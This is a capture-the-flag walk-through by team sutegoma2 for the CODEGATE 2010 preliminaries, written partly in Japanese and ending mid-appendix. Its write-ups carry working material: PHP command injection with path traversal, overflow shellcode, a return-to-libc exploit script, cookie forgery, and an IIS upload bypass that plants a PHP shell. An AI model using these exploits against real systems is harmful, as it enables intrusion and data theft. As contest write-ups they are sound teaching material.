CODEGATE2010 CTF Preriminaly walk-throughs

by sutegoma2

Contents

[Challnge1 2](#_Toc257340751)

[Challnge2 2](#_Toc257340752)

[Challnge3 3](#_Toc257340753)

[Challnge4 4](#_Toc257340754)

[Challnge5 6](#_Toc257340755)

[Challnge6 10](#_Toc257340756)

[Challnge7 11](#_Toc257340757)

[Challnge8 11](#_Toc257340758)

[Challnge9 11](#_Toc257340759)

[Challnge10 12](#_Toc257340760)

[Challnge11 13](#_Toc257340761)

[Challnge12 14](#_Toc257340762)

[Challnge13 15](#_Toc257340763)

[Challnge14 16](#_Toc257340764)

[Challnge15 16](#_Toc257340765)

[Challnge16 16](#_Toc257340766)

[Challnge17 17](#_Toc257340767)

[Challnge18 18](#_Toc257340768)

[Challnge19 19](#_Toc257340769)

[Appendix 20](#_Toc257340770)

Challnge1  
Points:500 Not cleared  
Answer:HOLA\_HOLA\_DRINKING\_MACHINE

beist likes drinking. feel free to give a shot to him when you meet him. this challenge doesn't need to give many hints to you guys. just get to http://ctf7.codegate.org/31337/

YOU NEED TO GET A SHELL AND SEE A FILE THAT CONTAINS A FLAG OF THIS CHALLENGE. GOOD LUCK.

use 2 HTTPClient

[Client1]

set UserAgent = "<?php system('ls -la') ?>" and access below

URL = 'http://ctf7.codegate.org/cgi-bin/hello.cgi?' + '1' \* 200

do endless loop

[Client2]

1. acces below and get latest PID http://ctf7.codegate.org/31337/index.php?page=../../../proc/loadavg

2. access below , include environ

http://ctf7.codegate.org/31337/index.php?page=../../../proc/[PID]/environ

do endless loop

Mach the Client1's PID and loadavg's PID, we can get <?php system('ls -la') ?> results, and get file list.

we can see file name of " MUST\_GRAB\_THIS\_KEY\_FILE"

http://ctf7.codegate.org/31337/index.php?page=MUST\_GRAB\_THIS\_KEY\_FILE

we can ge key.

Challnge2  
Points:1200 Not cleared

Answer:

credentials: ssh hugh@ctf4.codegate.org -p 9474 password=takeitaway

Exploit /home/hugh/yboy to read secret.key

Challnge3  
Points:300 Cleared

Answer:Block\_Ciphers=NSA\_Conspiration

credentials: ctf3.codegate.org port 20909

Julianor doesn't understand why block ciphers exist, too complex.. just use his super secure message service.

walk-thorough isbelow.  
http://www.sabamiso.net/yoggy/tdiary/?date=20100316#p01

$ ./prob3.rb

========

0b ec 2a c1 2b ad 99 fa

1f 91 91 80 b5 f9 33 25

27 fe e3 ca 85 69 59 7d

e9 60 f5 86 52 f8 49 a1

61 e2 ce 45 dc 49 91 82

95 39 b2 3e 5f 11 8d d3

ec 22 54 d6 b0 59 7c 0b

fc ff d3 de 1c ca 88 26

0b f2 bb 8e c2 19 01 a5

1b d2 fa 2b b2 38 c7 be

66 91 82 97 22 5b 4e 37

d4 cb 7a 2f 6c 20 74 96

33 2d 92 86 58 2e d9 9b

d5 5b c8 3e ff 18 6f ac

db 59 89 ef 03 ed a1 d5

57 be fe e9 71 40 ba 83

de 3c a4 31 bf 0f 2e c2

8a 3a 63 83 b0 da d3 15

88 b2 6e bf e1 a8 93 fc

8a 59 4d 8a 4b 4a 5e 2b

fb a7 04 24 d4 82 e3 87

a3 5b 69 b7 f2 b0

========

01 e6 6e a4 4a df b9 b9

4b d7 b1 d0 d9 98 4a 40

55 d2 e9 93 ea 1c 2b 5d

8f 0c 94 e1 72 91 3a 9b

41 a0 a2 2a bf 22 ce c1

fc 49 da 5b 2d 62 b0 9d

bf 63 0b 95 df 37 0f 7b

95 8d b2 aa 75 a5 e6 2c

01 df 96 84 8e 54 2b 8f

29 fc f0

"\n\nDear CTF Player,\nYour flag is: Block\_Ciphers=NSA\_Conspiration\n\n--\nLM\*\*2.\n"

Challnge4  
Points:300 Cleared

Answer:bc15d4ddf6ca486682064ad226a7ff1b  
  
  
walk-thorough isbelow.  
http://www.sabamiso.net/yoggy/tdiary/?date=20100320#p01

credentials: ctf4.codegate.org 9000

BINARY FILE: http://ctf.codegate.org/files\_\_\_\_/easy

実行時に適当なバッファを渡す

$ python -c 'print "A"\*264' | ./easy

Input:

Thanks. Goodbye

Segmentation fault

$

264バイトでSegmentation faultする

試しに272バイト程度を送る

$ python -c 'print "A"\*260+"BBBB"+"CCCC"+"DDDD"' > b272

$ gdb easy

GNU gdb 6.8-debian

(gdb) r < b272

Starting program: /home/Temp/easy < b272

Input:

Program received signal SIGSEGV, Segmentation fault.

0x44444444 in ?? ()

EIPがDDDD（0x44444444）に書き変わった

(gdb) i r eax

eax 0xbfcfc3d0 -1076902960

(gdb) x/16x $eax-4

0xbfcfc3cc: 0x00000801 0x41414141 0x41414141 0x41414141

0xbfcfc3dc: 0x41414141 0x41414141 0x41414141 0x41414141

0xbfcfc3ec: 0x41414141 0x41414141 0x41414141 0x41414141

0xbfcfc3fc: 0x41414141 0x41414141 0x41414141 0x41414141

オーバーフローした時、eaxレジスタがコピー先の先頭を指している

よって、call eaxを呼び出せば、処理をコピー先の先頭へ持っていける

(gdb) x/4i 0x080484df

0x80484df <frame\_dummy+31>: call \*%eax

コードの中にcall eaxを見つけた

よって、EIPを0x80484dfにすれば、コピー先の先頭以降を実行できる

easyをバックグラウンドで実行して、メモリマップを確認する

$ ./easy &

Input: [1] 19990

[1]+ Stopped ./easy

$ ps -aef | grep easy

Temp 19990 19935 0 00:26 pts/1 00:00:00 ./easy

$ cat /proc/19990/maps | grep stack

bf801000-bf816000 rwxp bffeb000 00:00 0 [stack]

stackのメモリアクセス権限がrwxpとなっているため、

stack領域は、「実行」「読み込み」「書き込み」のすべて行える。

metasploitから`cat flag.txt`を実行するshellcodeを持ってくる

----- exp.py

#!/usr/bin/python

import sys

## execute 'cat KEY'

shell = "\x33\xc9\x83\xe9\xf5\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"

shell += "\x1d\xaf\xf1\x8b\x83\xee\xfc\xe2\xf4\x77\xa4\xa9\x12\x4f\xc9"

shell += "\x99\xa6\x7e\x26\x16\xe3\x32\xdc\x99\x8b\x75\x80\x93\xe2\x73"

shell += "\x26\x12\xd9\xf5\xa7\xf1\x8b\x1d\xcc\x90\xff\x3d\xe4\xb4\xd2"

shell += "\x1d\xf8\xa2\x02\xfc\x62\x71\x8b"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

## jump to 0x080484df

shell += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xdf\x84\x04\x08"

sys.stdout.write(shell)

出力結果をファイルへ

$ python exp.py > exploit2

$ hexdump -C exploit2

00000000 33 c9 83 e9 f5 e8 ff ff ff ff c0 5e 81 76 0e 1d |3..........^.v..|

00000010 af f1 8b 83 ee fc e2 f4 77 a4 a9 12 4f c9 99 a6 |........w...O...|

00000020 7e 26 16 e3 32 dc 99 8b 75 80 93 e2 73 26 12 d9 |~&..2...u...s&..|

00000030 f5 a7 f1 8b 1d cc 90 ff 3d e4 b4 d2 1d f8 a2 02 |........=.......|

00000040 fc 62 71 8b 90 90 90 90 90 90 90 90 90 90 90 90 |.bq.............|

00000050 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |................|

\*

00000100 90 90 90 90 90 90 90 90 90 90 90 90 df 84 04 08 |................|

00000110

ファイル内容をeasyの標準入力へ

$ cat exploit2 | ./easy

Input: passwdxxxxxxxxxxxxxxxxx（ここにパスワードが表示される）

$

Challnge5  
Points:800 Cleared

Answer:e2e4cb6adc9cd761dcde774f84529591

credentials: ctf4.codegate.org 9001

BINARY FILE: http://ctf.codegate.org/files\_\_\_\_/harder

harderはeasyと「スタック上での実行権限がない」点を除いて同一のバイナリ。

このためにeasyのようにスタック上のshellcodeを実行することはできない。

そこでlibcのexeclへジャンプさせ、別のプログラムを実行させる方法をとった。

prob02はprob05と同じサーバーとなっているため、prob02のアカウントでctf4.codegate.orgへログインし

harderの動作をチェックすることにした。

サーバーからダウンロードした "harder"を、prob05と同じサーバーとなっている

prob02のテンポラリフォルダへアップロードした。

hugh@codegate-desktop:/tmp/0071234$ ls

harder

さっそくデバッグ開始。

hugh@codegate-desktop:/tmp/0071234$ gdb ./harder

GNU gdb (GDB) 7.0-ubuntu

Copyright (C) 2009 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law. Type "show copying"

and "show warranty" for details.

This GDB was configured as "i486-linux-gnu".

For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>...

Reading symbols from /tmp/0071234/harder...done.

ターゲットとなるアドレスについては、IDA Proで調査した。

0x08048504のmemcpy呼び出しは、srcにgetline()で読み取った文字列のポインタ、

destに264バイトのスタック、lenにgetline()で読み取った長さを与えることになる。

lenを任意の値に出来るために264文字以上の文字列を入力した場合にバッファーオーバーフローが起こる

(gdb) disas 0x080484e4

Dump of assembler code for function func:

0x080484e4 <func+0>: push %ebp

0x080484e5 <func+1>: mov %esp,%ebp

0x080484e7 <func+3>: sub $0x118,%esp

0x080484ed <func+9>: mov 0xc(%ebp),%eax

0x080484f0 <func+12>: mov %eax,0x8(%esp)

0x080484f4 <func+16>: mov 0x8(%ebp),%eax

0x080484f7 <func+19>: mov %eax,0x4(%esp)

0x080484fb <func+23>: lea -0x108(%ebp),%eax ; ここがバッファオーバーランのバグ

0x08048501 <func+29>: mov %eax,(%esp)

0x08048504 <func+32>: call 0x80483f8 <memcpy@plt>

0x08048509 <func+37>: leave

0x0804850a <func+38>: ret

End of assembler dump.

ブレイクポイントを設定しスタックの状態を確認する。

(gdb) b \*0x08048504

Breakpoint 1 at 0x8048504

(gdb) r

Starting program: /tmp/0071234/harder

Input: 123456

Breakpoint 1, 0x08048504 in func ()

(gdb) x/64xw $esp + 0x118

0xbffff738: ebp>0xbffff768 ret>0x08048568 arg>0x0804b008 0x00000078

0xbffff748: 0x00393420 0xbffff768 0x00281345 execl\_jmp>0x00667d20

0xbffff758: 0x00000078 execl\_arg>0x0804b008 0x08048590 0x00000000

0xbffff768: 0xbffff7e8 0x00268b56 0x00000001 0xbffff814

0xbffff778: 0xbffff81c 0xb7fff858 0xbffff7d0 0xffffffff

0xbffff788: 0x00675ff4 0x080482dd 0x00000001 0xbffff7d0

0xbffff798: 0x00667326 0x00676828 0xb7fffb40 0x00392ff4

0xbffff7a8: 0x00000000 0x00000000 0xbffff7e8 0x23ee0b94

0xbffff7b8: 0x9116dceb 0x00000000 0x00000000 0x00000000

0xbffff7c8: 0x00000001 0x08048430 0x00000000 0x0066cfc0

0xbffff7d8: 0x00268a7b 0x00675ff4 0x00000001 0x08048430

0xbffff7e8: 0x00000000 0x08048451 0x0804850b 0x00000001

0xbffff7f8: 0xbffff814 0x08048590 0x08048580 0x00667d20

0xbffff808: 0xbffff80c 0x00676670 0x00000001 0xbffff930

0xbffff818: 0x00000000 0xbffff944 0xbffff954 0xbffff95f

0xbffff828: 0xbffff9af 0xbffff9d3 0xbffff9e6 0xbffff9f0

スタックの状態は 関数内で「push ebp; sub esp, 118h」と行われていることからesp+0x118バイト先のスタックがebp、

その4バイト先がcall命令から復帰する際の実行アドレスになる。

このことから、入力する文字列の280バイト目にebpのアドレス、284バイト目にretする実行アドレスを入力することで

実行アドレスを乗っ取ることができる。

harderの実行ファイルは、GNU\_STACKセクションによってスタックの実行フラグを落とされているため、スタックの内容を実行できない。

また、サーバーの環境としてASLRが有効なため、スタックやgetline()によってmallocされたアドレスを特定することは難しい。

しかし、ASLR上であっても0x00110000へlibcが高確率でロードされることが分かっている。

これらの状況からlibc.soが0x00110000へロードされることを前提として、execl()を実行させることにした。

execlの引数に実行ファイルを指定しなければならないが、これはlibc内の"/bin/sh"を含むアドレスを指定するか、retのみ行うアドレスへ復帰を繰り返させることによりスタックポインタを進めて他のちょうど良いアドレスを引数にする必要がある。

ダンプ上の0xbffff75Cからは、入力文字列のポインタ、無関係なポインタ、0x00000000と並んでいて、retを6回実行されることでexeclの実行ファイル名として任意の文字列を指定できる。

任意のコマンドを実行できるほうが都合がよいため、今回は後者を利用することにした。

実際にフラグを読み取る動作を行う実行ファイルを作成。

（このような実行ファイルを作成しなくとも、この問題を攻略できるが、この問題を解いた時点ではsetreuid()を行わなくても良いことに気づいていなかった）

hugh@codegate-desktop:/tmp/0071234$ cat sh.c

#include <stdio.h>

#include <unistd.h>

#include <sys/types.h>

int main()

{

FILE \*fp, \*fp2;

char buf[256] = {0};

setreuid(geteuid(), geteuid());

setregid(getegid(), getegid());

fp = fopen("/tmp/0071234/log", "wt");

fp2 = fopen("/home/harder/flag.txt", "rt");

if(fp2 != NULL)

{

fread(buf, 1, 36, fp2);

fclose(fp2);

}

if(fp != NULL)

{

fprintf(fp,

"euid:%d egid:%d\n"

" uid:%d gid:%d\n"

"flag:[%s]\n"

, geteuid()

, getegid()

, getuid()

, getgid()

, buf

);

fclose(fp);

}

}

複数回アタックしてshellcodeを実行しフラグを得るpythonスクリプト"prob05.py"(巻末に添付)

hugh@codegate-desktop:/tmp/0071234$ gcc sh.c -o sh

hugh@codegate-desktop:/tmp/0071234$ touch log && chmod 777 log

hugh@codegate-desktop:/tmp/0071234$ python prob05.py

connect to ctf4.codegate.org:9001

Input:

connect to ctf4.codegate.org:9001

Input:

connect to ctf4.codegate.org:9001

Input:

euid:1004 egid:1004

uid:1004 gid:1004

flag:[e2e4cb6adc9cd761dcde774f84529591 -

]

Challnge6  
Points:600 Cleared  
Answer:iologmsg

credentials:

http://ctf.codegate.org/thisiswhereiuploadmyfiles/CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7

Substitute for those who are not in Korea : http://www.mediafire.com/?wyhexdmzzdm

You should convert the flag into lower case letters and try to auth with it.

We fetched file. This file is tar archive. We extract it, we get 2 files.

•352FCD8BDEC8244CDED00CA866CA24B9 (pcap)

•B400CBEA39EA52126E2478E9A951CDE8 (MSDOS5.0 image)

Hint: The packet of messenger is important. You don't need to care the ftp stuff.

Hint2: Please put your flag without any extension to the auth page.

Export files that is send in messengers. testout.bin

Check file, we found PDF files. testout.pdf

We used xdoc2txt which is grab text data from binary files.

http://www31.ocn.ne.jp/~h\_ishida/xdoc2txt.html

we got text "CC105EE2A139A631175571452968D637"

searched md5 data in image files.

We found that file.

cc105ee2a139a631175571452968d637 \*iologmsg.dat

Answer is "iologmsg"

Challnge7  
Points:400 Not cleared

Answer:

credentials: http://ctf1.codegate.org/ssl.pcap

\* hint: does the modulus look familiar?

Challnge8  
Points:600 Not cleared  
Answer:

credentials: http://ctf1.codegate.org/99b5f49189e5a688492f13b418474e7e/web4.php

HINT: "the first part is just an IV"

Challnge9  
Points:1000 Cleared  
Answer:b05e4f79ccbc4a71ce9fb28c64896a80

http://ctf8.codegate.org/597d0c8bbd21d9924cde3567258f4e62/index.php

login attempt.


/597d0c8bbd21d9924cde3567258f4e62/index.php?no=1&id=guest&pw=guest

Success - guest

/597d0c8bbd21d9924cde3567258f4e62/index.php?no=1&id=admin&pw=admin

Failure

Blind SQL injection to no.



Challnge10  
Points:300 Cleared  
Answer:One if by land; two if by sea!!!

credentials: http://ctf1.codegate.org/3ea2d867e871fdab011d066758489953/web3.php

login attemt "username=a " , set cookie is below

web3\_auth=wOnkpA358DsPGNv%2BKnSIpA%3D%3D%7C3449629152

cookie data decoded. first half is username base64 data, second half is unsigned int data.

wOnkpA358DsPGNv+KnSIpA==|3449629152

we write program "prob10.rb"(attached this paper's end)

Usage

$ ./prob10.rb username

d0=first half decoded cookie

d1=second half decoded cookie

second half is first half data's CRC-32 data.

$ ruby prob10.rb adminis

==== POST username =====

d0=\x78\x40\x5c\x5a\xfd\xe5\x5c\x15\x7f\x0d\x91\xeb\xba\x44\x42\x6e (size:16)

d1=3930958581 (hex:ea4daaf5) (size:10)

"Hello, adminis!"

$ ruby prob10.rb 1234567trator

==== POST username =====

d0=\x93\xee\x25\x03\xee\x08\x19\xa9\x81\x1b\x3f\xf1\xbc\xad\x79\x34\x64\x22\xd2\x2d\x36\x66\x7d\x68\x70\x3c\x12\x2d\x08\x79\x7d\x54 (size:32)

d1=2433189419 (hex:9107862b) (size:10)

"Hello, 1234567trator!"

$echo -e -n "\x78\x40\x5c\x5a\xfd\xe5\x5c\x15\x7f\x0d\x91\xeb\xba\x44\x42\x6e\x64\x22\xd2\x2d\x36\x66\x7d\x68\x70\x3c\x12\x2d\x08\x79\x7d\x54"|base64

eEBcWv3lXBV/DZHrukRCbmQi0i02Zn1ocDwSLQh5fVQ=

$echo -e -n "\x78\x40\x5c\x5a\xfd\xe5\x5c\x15\x7f\x0d\x91\xeb\xba\x44\x42\x6e\x64\x22\xd2\x2d\x36\x66\x7d\x68\x70\x3c\x12\x2d\x08\x79\x7d\x54"|base64|crc32

1927751658

$echo -n 'eEBcWv3lXBV/DZHrukRCbmQi0i02Zn1ocDwSLQh5fVQ=|1927751658'|urlencode

eEBcWv3lXBV%2FDZHrukRCbmQi0i02Zn1ocDwSLQh5fVQ%3D%7C3558412865

set cookie below , we can get key.

web3\_auth=eEBcWv3lXBV%2FDZHrukRCbmQi0i02Zn1ocDwSLQh5fVQ%3D%7C3558412865

Challnge11  
Points:1200 Cleared  
Answer:LollerSkaterz\_From\_RoflCopters\_With\_Guinness

credentials: http://ctf6.codegate.org/31337\_/index.html

\* Get a value of HKLM\Software\codegate2010, it's the flag.

File upload site. It is only jpg extension available.

IIS/6.0 have vulnerability , multiple extension bypass.

Microsoft IIS ASP Multiple Extensions Security Bypass - Advisories - Community

http://secunia.com/advisories/37831/

for example 「malicious.asp;.jpg」execute as asp file.

ctf6... site works php.

we upload that php file name as "hoge.php;.jpg".

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html lang="ja">

<body>

<?php

$shell = new COM("WScript.Shell");

echo $shell->RegRead("HKLM\Software\codegate2010");

?>

</body>

</html>

access http://ctf6.codegate.prg/31337\_/upload/ hoge.php;.jpg , we can get key.

Challnge12  
Points:300 Cleared  
Answer:E5R69267


credentials: http://ctf.codegate.org/thisiswhereiuploadmyfiles/514985D4E9D80D8BF227859C679BFB32

Suspects exchange the secret key through their own file. Find the key!

File seems word doc file. We added extension and saw some image and text.

We cannot find key.

We checkd hex editor. We found TIFF header at 0x82660-.



export tiff file and open. We can see key image like CAPTCHA.

Challnge13  
Points:800 Not cleared  
Answer:PythonIsSoooSlowEvenWithPsyco.class

ctf3.codegate.org port 32121

analysis-13 , prob13.py (attached this paper's end)

==== !!!!!! Congggggratuuulaaations!!!!! =========

Your flag:

PythonIsSoooSlowEvenWithPsyco.class

======================

][][][][][][]

][][][][][][]

][][][][][][]

][][][][][][]

][][][][][][]

][][][][][][]

][][][\o/][[]

][][][][][][][][][][][][]

][][][][][][][][][][][][]

][][][][][][][][][][][][]

][][][][][][][][][][][][]

][][][][][][][][][][][][]

][][][][][][][][][][][][]

Challnge14  
Points:800 Not cleared  
Answer:

http://ctf8.codegate.org/823851aa45ee6022e781cf4b15df3c32/index.php

hint : xss

Challnge15  
Points:1200 Not cleared  
Answer:

credentials: http://ctf1.codegate.org/03c1e338b6445c0f127319f5cb69920a/web1.php

HINT: sha1(key + username + "|" + level), and key is 25 chars

Challnge16  
Points:1500 Not cleared  
Answer:

credentials: ctf3.codegate.org port 30909

"Challenge 16, now rftpd binary can be download without password"

The original idea was to allow you to download only the coredump file

but to make your life easier we allow you to downlaod the rftpd binary.

The rftpd file that you get is exaclty the same program running in the

ctf3 server but with a different secret key.

The goal is to download the 'secrets' file bypassing the challenge/response

authentication.

What is that coredump file? Well the super secure rftpd server has some problem

and it crashes sometimes after clients send the 'nonce' command.

PS. Get the binary again if you think you have an old one. You need to have

these files.

f0ba2b19993e65d3b8bb589e7224db64 rftpd

740838db6109ec71302eb3f275cc9d17 core

hint : 2010-0209 = inspiration

hint2 : Harvest dumped seeds. Don't bruteforce blindly, synchronize.

Challnge17  
Points:400 Not cleared  
Answer:ULearnLCG4Fun&Profit

credentials: ctf3.codegate.org port 10909

HINT: "Lucy in the CodeGate with diamonds"

(NVM this sentense, beist thinks "it seems julianor likes beattles")

@murachue a=1 c=1 m=255で送って戻ってきたものと"\x1\x2\x3\x4...."とXOR。

(実際は"\x2\x3\x4..."とXORになる)

http://twitter.com/ucq/statuses/10501206541

a=1 c=1 m=255 X\_0=1としたとき、LCGでえられる数列は((1,)2,3,4,...,253,254,0,1,...)となる。

ctf3.codegate.org:10909に送って帰ってくるs=1はたぶん"Seed"だと思われる。(X\_0のこと) 実際に帰ってきたバイト列を2,3,4,...でXORすると答えが出てくる。

a=16807 c=0 m=2147483647でやると、実際の出力はa=16807 c=1 m=2147483647とcがすり替わっている。この場合、数列の各値と0xFFでANDした値をxorしてやればちゃんと答えの文が見えた。


Challnge18  
Points:1000 Cleared  
Answer:o0xm1f0rmat4nlys1s

This data has been acquired from the suspect's disk. Find the hidden key!

http://ctf.codegate.org/thisiswhereiuploadmyfiles/9334A7B726178F014FFB54BC98C93BE6

hint : spreadsheet

"BZh" header data at 0x4c200～0x589c4



export it and header 4byte data changed.

42 5A 68 02 🡺 50 4B 03 04

export data is zip format, same as xlsx format.

we can see near the end of xl/charts/chart[123].xml , that's data.

chart3 ... <c:oddHeader>Page &amp;P bzB4bTFm</c:oddHeader>

chart2 ... <c:oddFooter>Page &amp;P MHJtYXQ0</c:oddFooter>

chart1 ... <c:oddFooter>Page &amp;P bmx5czFz</c:oddFooter>

connect these text and decode base64 , we got key.

Challnge19  
Points:600 Cleared  
Answer:where can i buy potassium cyanide  
  
  
seems file is Windows CE? file image.

Found a dead guy on the street, assumed that a guy committed suicide.

How can you assume that? Find the clue.

http://ctf9.codegate.org:21321/thisiswhereiuploadmyfiles/56DACF1C6CF363F27501FFCA50CC0415

http://ctf.codegate.org/thisiswhereiuploadmyfiles/56DACF1C6CF363F27501FFCA50CC0415

hint : acquired from his phone.

we found cookie data.

\\_\_TFAT\_HIDDEN\_ROOT\_DIR\_\_\Application Data\Opera\cookies4.dat 0x2488

where%20can%20i%20buy%20potassium%20cyanide

That is key.

Appendix

----prob3.rb----

#!/usr/bin/ruby

require 'socket'

require 'pp'

def dump(buf)

puts "========"

buf.each\_with\_index {|b, i|

puts if i % 8 == 0 && i != 0

#print "#{b.to\_s(16)} "

print sprintf("%02x ", b)

}

puts

$stdout.flush

end

def get(str)

s = TCPSocket.new("ctf3.codegate.org", 20909)

s.gets

sleep 0.2

s.print "#{str}\n"

sleep 0.2

buf = []

loop do

l = s.gets

break if l == nil

buf += l.chomp.split(" ").map{|h| h.hex}

end

buf

end

# 0x00を送ると、サーバ側でreadが終わってしまうので、

# 0xffを突っ込んであとから戻す作戦

null = "\xff"

# get key data

# 0xffを突っ込んで、5～79バイトの部分の鍵を取り出す。

key = get(null \* 100)

key = key[4, key.size-1]

key = key.map {|b| b ^0xff} # 0xffで鍵を取り出しているので、もとに戻す

dump key

# get encryption data

# 1文字だけ文字を入力。かえってくるデータの5～79バイト目が暗号化されたデータ

src = get(null \* 1)

src = src[4, src.size-1]

dump src

# decode (XOR)

i = 0

dst = src.map{|s|

d = s ^ key[i]

i += 1

d

}

# print decode data

pp dst.map{|c| c.chr}.join

----prob05.py----

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

from struct import \*

from socket import \*

type = "harder";

host = "ctf4.codegate.org";

if type == "harder":

port = 9001;

elif type == "easy":

port = 9000;

else:

print "type ERROR!";

exit();

ebp = pack("I", 0xBFFFF004);

execl = pack("I", 0x001A70C0);# execl

ret\_spam = pack("I", 0x08048619);# retn

cmd = "/tmp/0071234/sh";

cmd = cmd + "\x00" \* (264 - len(cmd));

payload = cmd + ebp + ret\_spam \* 6 + execl + "\n";

for i in xrange(100):

print "connect to %s:%d" % (host, port);

s = socket(AF\_INET, SOCK\_STREAM);

s.settimeout(10);

s.connect((host, port));

rmsg = s.recv(512);

print rmsg;

s.send(payload);

s.close();

print open("/tmp/0071234/log", "rt").read();

----prob10.rb----

#!/usr/bin/ruby

require 'pp'

require 'digest/md5'

require 'cgi'

require 'net/http'

Net::HTTP.version\_1\_2

class String

def hex

a = []

self.each\_char{|c|

a << c

}

a.map {|v|

sprintf("\\x%02x", v[0])

}.join

end

end

def parse\_cookie(val)

url\_enc = val.split(";")[0].split("=")[1]

#pp url\_enc

d = CGI::unescape(url\_enc)

#puts d

d0 = d.split("|")[0]

d1 = d.split("|")[1]

d0 = d0.unpack('m')[0]

[d0, d1]

end

def make\_cookie(d0, d1)

val = "web3\_auth="

d = [d0].pack('m').chomp + "|" + d1

#pp d

val += CGI::escape(d)

val

end

def get(http, d0, d1)

req = Net::HTTP::Get.new('/3ea2d867e871fdab011d066758489953/web3.php')

sleep(0.5)

#pp make\_cookie(d0, d1)

req["Cookie"] = make\_cookie(d0, d1)

res, body = http.request(req)

#pp body

[res, body]

end

def get\_cookie(http, username)

# post form

res, body = http.post(

'/3ea2d867e871fdab011d066758489953/web3.php',

'username=' + CGI::escape(username)

)

val = nil

d0 = nil

d1 = nil

#

res.each{|k, v|

#puts "#{k}, #{v}"

if k == "set-cookie"

val = v

d0, d1 = parse\_cookie(val)

end

}

[d0, d1, body]

end

def usage

$stderr.puts("usage : prob10.rb [username]")

exit(0)

end

# main

usage if ARGV.size == 0

http = Net::HTTP.start('ctf1.codegate.org', 80)

puts "==== POST username ====="

d0, d1, body = get\_cookie(http, ARGV[0])

puts "d0=#{d0.hex} (size:#{d0.size})"

puts "d1=#{d1} (hex:#{sprintf("%08x",d1.to\_i)}) (size:#{d1.size})"

pp body

#puts "==== GET html ====="

#res, body = get(http, d0, d1)

#pp body

----analysis 13----

.text:08048CCD check\_pw\_digest proc near ; CODE XREF: cmd\_download+128p

.text:08048CCD

.text:08048CCD \_hash = dword ptr -80h

.text:08048CCD format = dword ptr -7Ch

.text:08048CCD s1 = dword ptr -78h

.text:08048CCD sha1\_ctx = byte ptr -74h

.text:08048CCD var\_C = dword ptr -0Ch

.text:08048CCD password = dword ptr 8

.text:08048CCD hash = dword ptr 0Ch

.text:08048CCD

.text:08048CCD push ebp

.text:08048CCE mov ebp, esp

.text:08048CD0 sub esp, 98h

.text:08048CD6 mov eax, [ebp+password]

.text:08048CD9 mov [ebp+format], eax

.text:08048CDC mov eax, [ebp+hash] ; file\_table

.text:08048CDF mov [ebp+\_hash], eax

.text:08048CE2 mov eax, large gs:14h

.text:08048CE8 mov [ebp+var\_C], eax

.text:08048CEB xor eax, eax

